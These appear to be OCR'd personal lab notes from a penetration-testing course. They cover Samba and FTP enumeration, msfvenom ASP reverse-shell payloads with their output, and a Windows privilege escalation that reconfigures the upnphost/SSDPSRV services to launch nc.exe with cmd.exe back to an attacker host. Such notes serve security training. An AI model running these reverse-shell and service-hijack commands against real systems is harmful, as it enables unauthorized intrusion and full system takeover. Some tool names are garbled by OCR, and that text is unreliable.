
1 171.42 ms 10.11.1.115

//Running Enum4linux



The results didn't show the version of the SAMBA server, after some research done on the platform_id , OS version and TOPHAT WK SVPRQ unx NT SNT SAMABA server , I have discovered the below Metasploit module

The exploit is targeting a buffer overflow in Samba version 2.2.0 to 2.2.8 and any other older versions of Redhat.
CVE- 2003-0201


10.11.1.13

26 September 2017
20:21

Nmap shows the 3 port being open :



The Dirb showed other directories as well however we used the FTP://10.11.1.13 and the Anonymous login worked.


After multiple tires only the "wwwroot" direcotry would display in the HTTP and not other, I have tried multiple CMD commands such as cmadsap but it has no worked . After creating a msfvenom reverse shell , two was created:

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.71 LPORT=1234 -f asp > shell_1234.asp
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of asp file: 38227 bytes


root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.71 LPORT=1234 -f asp -o shell_1234_o.asp
No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of asp file: 38705 bytes
Saved as: shell_1234_o.asp


Only the wwwroot folder was html allowed:



//after using the listener to get the shell back :
Fill the settings same as the above port "1234"



//system info of the machine. The machine is called bob , very limited shell.



msf exploit(handler) > sessions 2

```


The aim is to find the services and enumerate the machine .

So the machine has SSHd and other services I have copied the private key.

Limited shell is given here.

The services show what we can exploit to get NT Auhtoriy\system
I have also tried the time exploit but did not work.

I have tried to install python on the machine but it has failed due to the windows installer service not being enabled and it required admin right to do so:



When I was transferring files across to the box I had to set the mode "binary" so ensure all of the files and stuff were sent across without any corruption.

When transferring the NC.exe you can use the one that exist on the KALi machine "/usr/share/windows-binary/"

****

The use of the tool AccessChk can tell you what permissions specific users and groups hold for different files, folders, Registry keys, Windows services and other objects.
Beware: old version of would need the an older version to work.

In the access we are using CMD we would need to accept the licensing agreement so use the option:

Old-old.exe /accepteula

****
To list the services that Authenticated users can change :
We can use this to pick a service and modify it and attach a NC to it and get it to load CMD.exe "-e". So when the service is started we will get a reverse shell with CMD.exe attached to it.

old-oldchk.exe /accepteula -uwcqv "Authenticated Users" *

****
Modifying the services that was found in the result of the services.


****
sc qc upnphost // listing it
sc config upnphost binpath= "C:\Inetpub\ff-nc.exe -nv 10.11.0.71 998 -e C:\WINDOWS\System32\cmd.exe" **---//attaching NC with -e**
sc config upnphost obj= ".\LocalSystem" password= "" **----//setting password for the service**
sc qc upnphost **//view again**
net start upnphost **//start it**

****
so we saw that the services that all of the permissions is permitted by is either :
upnphost or SSDPSRV. so after failing to start upnphost we tried SSDPSRV which has successfully worked.

